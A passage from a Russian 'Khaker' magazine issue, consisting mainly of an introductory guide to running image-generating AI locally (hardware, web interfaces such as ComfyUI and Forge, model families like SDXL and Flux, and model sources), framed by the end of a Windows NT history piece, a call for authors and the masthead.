После выпуска первой версии Windows NT люди, участвовавшие в ее разработке, почувствовали некоторое опустошение, не веря, что NT завершена. Столь длительная разработка оставила отпечаток в жизни многих ее участников. Кто-то перешел в другое подразделение внутри корпорации, кто-то покинул Microsoft, у других появились семейные проблемы, кто-то вовсе сменил место жительства. Так, Витмер — руководитель графического отдела NT — уехал в Турцию, где жила его девушка. Дэвид Катлер после завершения NT тоже собирался покинуть Microsoft, не зная, в какой проект перейти теперь. Но перед этим он взял недельный отпуск и отправился в Ирландию. Вернувшись в Штаты, Дэйв встретился с Биллом Гейтсом, который предложил ему руководство над вновь образованным отделом для развития Windows NT, в итоге Катлер остался в Microsoft.



Логотип Windows 3.1

Оглядываясь в прошлое, можно сделать вывод, что Windows NT опередила свое время: обычные офисные компьютеры смогли нормально поддерживать систему NT только к 2001 году, когда вышла первая широко распространившаяся среди некорпоративных пользователей Windows на основе NT — Windows XP. Хотя появившаяся годом ранее Windows 2000 тоже была тепло встречена в корпоративном сегменте, она не получила широкого распространения среди домашних пользователей.

КАРТА МИРА ГЕНЕРАТИВНОГО ИИ

Выбираем модель и интерфейс, разбираемся с терминами

Генерировать картинки по текстовому описанию — просто, но только если использовать готовый онлайновый генератор. Установить ИИ на свой компьютер куда сложнее. В этой статье разберемся, какие бывают модели, чем отличается Stable Diffusion от Flux, что такое AuraFlow и что вообще нужно, чтобы делать картинки у себя, — без всяких запретов и ограничений.

Олег Афонин
Эксперт по мобильной криминалистике компании «Элкомсофт»
aoleg@voicecallcentral.com

В этой статье я попробовал снизить «порог вхождения», ответив на самые простые вопросы, которые возникают практически у всех, кто пытался разобраться в терминологии генеративного ИИ.

СТАТЬИ

В «Хакере» опубликована серия моих статей с рекомендациями по выбору, установке и настройке разных моделей. Список статей будет пополняться, как и другие списки в этом материале.

1. Stable Diffusion XL. Генерируем картинки нейросетью на своем компьютере
2. Stable Diffusion XL. Выбираем модели, рефайнеры, лоры и стили
3. ReForge. Улучшаем картинки, генерируемые Stable Diffusion
4. FLUX.1 и SwarmUI. Генерируем картинки новой открытой моделью

ЧТО НУЖНО, ЧТОБЫ НАЧАТЬ СОЗДАВАТЬ КАРТИНКИ?

Тебе потребуется компьютер (желательно — с видеокартой Nvidia), софт и базовая модель (чекпоинт). Как софт, так и модели совершенно бесплатны; от тебя потребуется только время и усилия, чтобы разобраться в процессе.

Видеокарта

Лучше всего с генеративным искусственным интеллектом работают видеокарты Nvidia. Это не значит, что карты AMD или Intel (или даже чипы Apple Silicon со встроенной графикой) совсем нельзя использовать, просто их поддержка во многих программах ограничена, и обход ограничений потребует решения дополнительных проблем.

Помимо архитектуры видеокарты, для работы ИИ критическим параметром является объем выделенной видеопамяти (VRAM). Для старых моделей достаточно 8–12 Гбайт; для современных и тех, что должны появиться в ближайшем будущем, нужно уже 16–24 Гбайт. Это не значит, что новые модели не запустятся на старых видеокартах, — просто работать ИИ будет примерно на 30–50% медленнее, чем если бы у видеокарты той же модели было достаточно памяти.

Софт

Практически весь софт для генеративных ИИ бесплатен, доступен в исходных кодах и работает в окне браузера с использованием библиотеки gradio.

1. **Fooocus**: идеальный продукт для начинающих и пользователей онлайновых сервисов, максимально близко подошедший к идеологии «одной кнопки». Поддерживает только модели SDXL, зато предлагает автоматическое расширение запросов локальной языковой моделью (GPT-подобная LLM), что резко повышает разнообразие и красоту сгенерированных картинок. Практически не требует установки и совсем не требует настройки: достаточно распаковать архив и запустить. Даже модель Fooocus скачает самостоятельно.
2. **AUTOMATIC1111**: классический консервативный WebUI, апстрим для разнообразных форков. Сильные стороны — стабильность и образцовая поддержка плагинов-расширений (в форках на основе Forge некоторые расширения для A1111 не работают).
3. **Stable Diffusion web UI for AMDGPUs**: форк A1111 для видеокарт AMD. В отличие от оригинала, поддерживает технологии DirectML, транслятор ZLUDA, Onnx Runtime и оптимизации Olive.
4. **WebUI Forge**: форк AUTOMATIC1111 с более высокой скоростью работы и оптимизированным механизмом работы с видеопамятью. На данный момент ведется активная разработка, репозиторий в статусе экспериментального; в продукте будут отрабатываться новые технологии — от интерфейса gradio 4 до нового движка. Помимо архитектуры Stable Diffusion, Forge также поддерживает Flux. Некоторые плагины от A1111 не будут работать, что частично компенсируется наличием ряда встроенных расширений, выполняющих аналогичные функции.
5. **WebUI reForge**: активно разрабатываемый форк описанного выше WebUI Forge. Здесь присутствуют как оптимизации Forge, так и новинки из AUTOMATIC1111 и ComfyUI. Сегодня именно этот форк работает с моделями SD1.5/SDXL/CosXL быстрее и стабильнее прочих. Использует старую версию gradio, поэтому совместимость с плагинами A1111 лучше, чем в оригинальном Forge.
6. **ComfyUI**: мощный, расширяемый и отлично оптимизированный продукт с самой широкой поддержкой разных архитектур и технологий. Интерфейс в стиле блок-схем — не для всех, однако он же позволяет сохранять и использовать как свои, так и сторонние блок-схемы в виде готовых проектов. Я не рекомендую начинать знакомство с генеративными ИИ с этой оболочки из-за сложности освоения. Именно Comfy первым получает поддержку новых архитектур и моделей — часто буквально в день их выхода.
7. **SwarmUI**: оболочка для Comfy, напоминающая WebUI. Совмещает удобный интерфейс и «всеядность» Comfy. Об этом продукте я подробно писал.

Есть и другие варианты.

1. **InvokeAI**: один из немногих продуктов, работающих как самостоятельное приложение, а не через браузер. По возможностям — что-то среднее между A1111 и Fooocus с максимально удобным пользовательским интерфейсом. Для продвинутых пользователей есть режим наподобие Comfy.
2. **StabilityMatrix**: надстройка, из которой можно устанавливать различные веб-интерфейсы и рулить ими.
3. **Draw Things**: эксклюзивный UI для Mac/iOS. Оптимальный софт для чипов Apple Silicon. Поддерживает модели как Stable Diffusion, так и Flux.
4. **SD.Next**: еще один форк A1111 с поддержкой множества моделей и архитектур. К сожалению, продукт сложен в настройке, а стабильность работы оставляет желать лучшего. В состав форка входит множество предустановленных плагинов.
5. **Krita Diffusion**: фактически, это нейросетевой плагин к опенсорсному графическому редактору Krita. Позволяет как удалять, дорисовывать и перерисовывать объекты в самом изображении, так и «расширять» картинку в стороны, убедительно дорисовывая отсутствующий контент.

Что из этого выбрать?

Если у тебя Mac, начни с Draw Things. Если простота использования «из коробки» и качественные изображения даже по самым простым текстовым запросам для тебя важнее расширяемости и продвинутых возможностей — ставь Fooocus. Для моделей SDXL отлично подходят WebUI reForge или SwarmUI; для Flux — SwarmUI или WebUI Forge. Оригинальный WebUI Forge подойдет любителям экспериментировать с новейшими технологиями. Если у тебя видеокарта AMD, попробуй форк WebUI AMDGPU.

INFO

A1111, WebUI Forge и reForge можно устанавливать параллельно в разные каталоги. При этом все три дистрибутива могут использовать общие папки с моделями разных типов. Для этого предусмотрены параметры командной строки (файл `webui-user.bat`), такие как `--models-dir`, `--ckpt-dir`, `--lora-dir`, `--clip-models-path`, `--embeddings-dir`.

МОДЕЛИ И АРХИТЕКТУРЫ

Для генеративного ИИ разработано несколько семейств моделей. В рамках одного семейства может быть и единственная модель (например, это относится к AuraFlow или Kolors), и множество моделей как изначального разработчика, так сторонних и даже обычных пользователей. Например, для архитектур Stable Diffusion 1.5 (SD1.5) и Stable Diffusion XL (SDXL) в силу их популярности и открытой лицензии доступны тысячи разнообразных моделей.

Архитектуры

Перечислю основные семейства моделей.

- **SD1.5** (Stable Diffusion 1.5): очень старая модель с максимальным разрешением картинки до апскейла 512 на 512 точек. Нетребовательна к ресурсам, ее можно запустить даже на очень слабой видеокарте. Для SD1.5 существует огромное количество моделей, как обученных, так и ремиксов.
- **NAI** (NAI Diffusion): это — онлайновый сервис для генерации изображений в стиле аниме. В свое время утечка внутренней модели NAI, основанной на архитектуре Stable Diffusion 1.5, привела к бурному развитию аниме-подобных моделей в рамках SD1.5. В качестве самостоятельной модели на сегодняшний день интереса не представляет, но в той или иной мере присутствует в подавляющем большинстве аниме-моделей SD1.5.
- **SD2.0**: неудачная версия Stable Diffusion, совершенно заслуженно забытая (за редкими исключениями в виде исследовательских работ).
- **SDXL** (Stable Diffusion XL, преемник SD1.5): улучшенная версия SD1.5 с рабочим разрешением 1024 на 1024 (поддерживается ряд фиксированных разрешений с разным соотношением сторон, но с тем же общим числом пикселей). В рамках этой архитектуры созданы тысячи разнообразных моделей, как похожих на базовую модель, так и радикально от нее отличающихся. Идеальный вариант для тех, кто активно использует **ControlNet** (см. ниже).
- **CosXL** (Cosine-Continuous Stable Diffusion XL): экспериментальная архитектура и базовая модель на основе модифицированной архитектуры Stable Diffusion XL, отличающаяся от оригинала расширенным динамическим диапазоном и глубоким черным цветом. Создана в Stability AI. По сравнению с этой моделью результаты «обычной» SDXL выглядят блекло. Несмотря на техническое превосходство, на основе CosXL созданы считаные единицы сторонних моделей, что объясняется как техническими отличиями (CosXL пока не поддерживается в A1111 и WebUI Forge, но поддерживается в reForge, SwarmUI и Comfy), так и лицензией, ограничивающей ее коммерческое использование. Если захочешь попробовать, рекомендую модель gtmUltimateblendXL_v25Cosxl.
- **Pony Diffusion** (модель глубокого обучения на основе SDXL): нишевая модель, созданная для генерации широкого спектра персонажей из аниме и взаимодействий между ними. Сыграла для SDXL роль, аналогичную роли модели NAI для SD1.5. В отличие от базовой модели SDXL, Pony обучена на изображениях, описываемых набором стандартных тегов danbooru, но почти полностью «забыла» множество концепций из базовой модели. Модели LoRA для SDXL и Pony за редкими исключениями несовместимы, а формирование текстовых запросов к этой модели радикально отличается от привычных запросов SDXL. Тем не менее как оригинальная Pony Diffusion V6, так и ее многочисленные производные полностью совместимы со всеми программами, поддерживающими архитектуру Stable Diffusion XL. Модели на основе Pony получили свой собственный класс на ресурсе Civit.ai.
- **LCM, Turbo, Lightning, Hyper, DMD2**: все это — разные технологии ускорения, позволяющие генерировать изображения за меньшее число шагов (как правило, 4–10). При использовании таких технологий в той или иной мере могут страдать детализация и разнообразие генерируемых изображений. В чистом виде эти технологии требуют пониженного значения CFG (Classifier Free Guidance), однако есть и множество «гибридных» моделей, способных работать в ускоренном, «немного ускоренном» и обычном режимах в зависимости от параметров. Имеет ли смысл качать уже «ускоренную» базовую модель или лучше просто подключить соответствующую лору? Решать тебе. Интегрированные модели удобнее, а об их минусах можешь почитать в статье «Why I’m opting out: A thoughtful perspective on Lightning merged checkpoints».
- **Stable Cascade**: побочный релиз, экспериментальная архитектура, использующая каскад из трех стадий (и трех субмоделей) для генерации изображений. Лицензия ограничивает коммерческое использование модели. По этой причине (а также из-за завышенных ожиданий к Stable Diffusion 3) модель не получила развития и широкой поддержки сторонними разработчиками.
- **Stable Diffusion 3** (преемник SDXL): в настоящее время находится в подвешенном состоянии из-за недообученности выпущенной версии. Изначально присутствовали и лицензионные ограничения, которые потом сняли. Выход исправленной версии ожидается, но сроки неизвестны.

На этом модели производства Stability AI заканчиваются и начинаются модели, разработанные другими компаниями.

- **FLUX.1 [dev]**: новая модель на основе архитектуры DiT. В ее составе поставляется локальная языковая модель, благодаря которой модель заметно точнее следует сложным текстовым запросам. Поддерживается в Forge, ComfyUI, SwarmUI, Draw Things для Mac. Лицензия модели ограничивает коммерческое использование. Максимальное разрешение изображений — 2 мегапикселя (1440 на 1440 в различных соотношениях сторон), однако на высоких разрешениях может выдавать блочные артефакты. Модель представлена как в исходном виде, так и в квантованных (сжатых) представлениях, что позволяет запустить ее даже на слабых видеокартах с небольшим объемом видеопамяти.

Перечисленные ниже модели не получили широкого распространения, но поддерживаются в ComfyUI/SwarmUI.

- **fal/AuraFlow**: перспективная модель с открытым исходным кодом, которую разрабатывает компания Fal Ai. Основное преимущество AuraFlow — максимальная открытость и практическое отсутствие лицензионных ограничений, что делает ее привлекательной для разработчиков и пользователей ИИ. Попробовать модель можно онлайн на сайте разработчика. Локальная работа AuraFlow поддерживается в Comfy и SwarmUI, однако на данный момент модель еще не достигла желаемого уровня качества; обучение продолжается. Версия AuraFlow 0.3 улучшает качество картинок, но точность следования запросам пострадала. Сейчас ожидается версия 0.4: разработчики стараются выпускать промежуточные обновления ежемесячно.
- **Alpha-VLLM/Lumina-Next-SFT**: мощная модель на основе Next-DiT и языковой модели Gemma 2B. К сожалению, установить ее локально пока можно только в виде отдельного приложения, процесс установки которого сложен даже по меркам софта с открытым исходным кодом.
- **HunyuanDIT**: модель производства Tencent, поддерживающая, кроме английского, китайский язык. В Comfy поддерживается посредством модуля city96/ComfyUI_ExtraModels.
- **PixArt Sigma**: модель в активной разработке. В Comfy поддерживается посредством модуля city96/ComfyUI_ExtraModels.
- **Kwai-Kolors/Kolors**: еще одна новая модель. В отличие от перечисленных выше моделей, использует архитектуру U-Net (так же как и SDXL).

Какие из этих моделей стоит попробовать? Flux можно и нужно пользоваться прямо сейчас, если позволяет железо. AuraFlow представляет безусловный интерес, но пока скорее теоретический; модель в процессе обучения. Lumina Next — очень интересная, мощная модель, но ее установка чрезмерно сложна.

Пользователь Reddit выложил подробное сравнение (с картинками!) моделей PixArt Sigma, Hunyuan DiT, SD3 Medium и Lumina-Next-T2I.

БАЗОВЫЕ И ДОПОЛНИТЕЛЬНЫЕ МОДЕЛИ

Существуют многочисленные базовые модели (чекпоинты) на основе как перечисленных выше, так и других архитектур. Также существует множество дополнительных подключаемых моделей (LoRA, Lycoris, DoRA), о которых нужно знать следующее: это небольшие дополнения к базовой модели (чекпоинту), работающие в рамках базовой архитектуры, для которой они созданы, и описывающие концепцию, стиль или персонажа, которых нет в основной модели. Кроме того, есть так называемые текстовые инверсии (embedding), которые при помощи всего одного токена помогают базовой модели «найти» ту или иную концепцию, если такая концепция есть в самой модели. Текстовые инверсии, в отличие от лор, работают в щадящем режиме, реализуя заданные концепции независимо от общего стиля картинки и не влияя на него.

Для начала работы тебе нужно будет скачать одну или несколько базовых моделей и сохранить ее в соответствующей папке. Впрочем, практически все веб-интерфейсы автоматически качают какую-то базовую модель, если ты попытаешься сгенерировать картинку сразу после установки.

Из каких частей состоит базовая модель

Архитектурно модели генеративного ИИ состоят из трех взаимосвязанных частей.

1. Текстовый декодер. Это одна или несколько (в SDXL — две, Flux — тоже две, но другие) моделей, задача которых — перевод токенов из текстового запроса в векторы, указывающие на координаты в многомерном латентном пространстве. К слову, мерность латентного пространства SDXL — 65 535. В качестве текстового декодера могут использоваться CLIP (простой текстовый декодер разработки OpenAI, создателей ChatGPT), T5 (локальная LLM разработки Google) и другие. В SDXL используется пара из OpenCLIP-ViT/G и CLIP-ViT/L, первый из которых декодирует запросы, написанные на естественном языке, а второй — ключевые слова, перечисленные через запятую; Flux использует CLIP-ViT/L для декодирования ключевых слов и T5xxl для работы с естественными запросами.
2. Основная модель, представленная сжатыми данными в латентном пространстве. На сегодняшний день самыми популярными архитектурами для таких моделей являются **U-Net** (используется в SDXL, Kolors) и **DiT** (более новая архитектура, которую используют почти все модели, вышедшие после SDXL). Чаще всего обучению подвергается именно основная модель; текстовые декодеры и VAE, как правило, сторонние разработчики не трогают.
3. Вариационный автокодировщик (**VAE**) — это модель-кодек, которая используется для сжатия пиксельного изображения в латентное пространство и его восстановления из латентного пространства, «проявляя» таким образом латентный «негатив» (технические детали). Именно VAE отвечает за то, чтобы «вытащить» сгенерированную картинку из латентного пространства в пространство пикселей; эта модель оказывает влияние на контраст и цветопередачу (оттого для SDXL существует базовый и несколько кастомных VAE), но не влияет на композицию изображения. В SDXL используют простые и несовершенные по современным меркам 4-канальные VAE, тогда как SD3 и Flux используют более качественный и современный 16-канальный VAE.

В чем разница между архитектурами U-Net и DiT?

U-Net работает как набор луп — он «сжимает» изображение, чтобы выделить важные детали, а затем «разворачивает» его обратно, восстанавливая картинку и добавляя детали на каждом шаге. Это похоже на процесс сжатия и распаковки файла, но с добавлением информации на каждом шаге.

DiT — более «умный» способ обработки данных. Он использует трансформеры, которые анализируют картинку целиком, понимая, какие части связаны между собой и каким образом. Попробуй, например, сгенерировать картинку с человеком, который держит меч; модели DiT смогут правильно нарисовать хват меча чаще, чем это сможет сделать модель с U-Net.

В SD1.5 и SDXL в состав файла модели могут входить как все три части, так и только первые две (разработчики моделей, как правило, указывают эту особенность в описании); в последнем случае VAE нужно подключать отдельно. Для Flux существуют интегрированные модели, но в силу большого объема T5xxl (а также из-за того, что существуют разные представления этого декодера — например, 8-битный вариант для обычных и 16-битный для топовых видеокарт) разработчики предпочитают публиковать только U-Net (на самом деле, конечно же, DiT) отдельно. Кстати, базовая модель FLUX.1 [dev] была опубликована именно в таком раздельном виде.

Обученные модели и ремиксы

Базовые модели (чекпоинты) бывают обученные (trained) и ремиксы (merged). Изначально подразумевалось, что «обученные» модели — те, которые подверглись глубокому тюнингу в течение нескольких «эпох» (циклов обучения и коррекции на одном и том же наборе данных), однако со временем в число обученных стали включать и модели, в составе которых, помимо базовой модели или ремикса, есть хотя бы одна лора, самостоятельно обученная автором. Соответственно, ремикс — это модель, в состав которой входят другие модели (обученные или ремиксы) и, возможно, лоры, созданные другими пользователями.

У обоих классов моделей есть свои особенности. Так, модели, обученные классическим способом, часто имеют шероховатости, которые можно сгладить, добавив в микс части других моделей. С другой стороны, многочисленные ремиксы и ремиксы ремиксов часто страдают от отсутствия разнообразия; это может выражаться, например, в том, что на всех сгенерированных изображениях вместо разнообразных живых людей присутствует некое усредненное синтетическое лицо. С этим, опять же, можно бороться, добавив в ремикс нужные блоки от обученной модели, но многие создатели ремиксов делать этого попросту не умеют.

Не стоит фиксировать внимание только на «обученных» (trained) моделях: хороших ремиксов (merged) ничуть не меньше, и качество картинки они способны выдать ничуть не хуже.

Где брать базовые модели

Есть несколько ресурсов, на которых публикуются различные модели. Самый крупный из них — Civit.ai. Имеет смысл активировать фильтры, чтобы отображались только базовые модели (checkpoint) требуемой архитектуры или архитектур (например, SDXL, Pony или Flux); в противном случае тебе придется продираться через десятки тысяч всевозможных лор, созданных для разных архитектур.

Ряд моделей публикуется на сайте Tensor.art, в том числе эксклюзивно (например, креативная модель Kika_real). Наконец, ресурс, на котором публикуются модели с открытым исходным кодом Hugging Face, с которого, в частности, можно скачать квантованные версии модели Flux, а также квантованные версии текстовых декодеров t5.

Дополнительные модели (LoRA, DoRA, Lycoris, а также текстовые инверсии) можно скачать с тех же сайтов, не забыв поменять фильтры.

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР

18+

№10 (307)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

yambuto
Бильд-редактор
yambuto@gmail.com

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Иван Андреев, Олег Афонин, Марк Бруцкий-Стемпковский, Алексей Глазков, Nik Zerof, Юрий Язев

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы о подписке:
lapina@glc.ru

Вопросы о материалах:
support@glc.ru

Учредитель: ИП Яковлева Анна Вадимовна ИНН 503806735948 ОГРН/ОГРНИП 320508100264021. Адрес: 141271, Россия, Московская область, Пушкино, мкр Софрино-1, дом 28, квартира 58. Телефон: +7(980)4591655. Зарегистрировано Федеральной службой по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ЭЛ № ФС 77 – 73894 от 12.10.2018 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: content@glc.ru. © Журнал «Хакер», РФ, 2024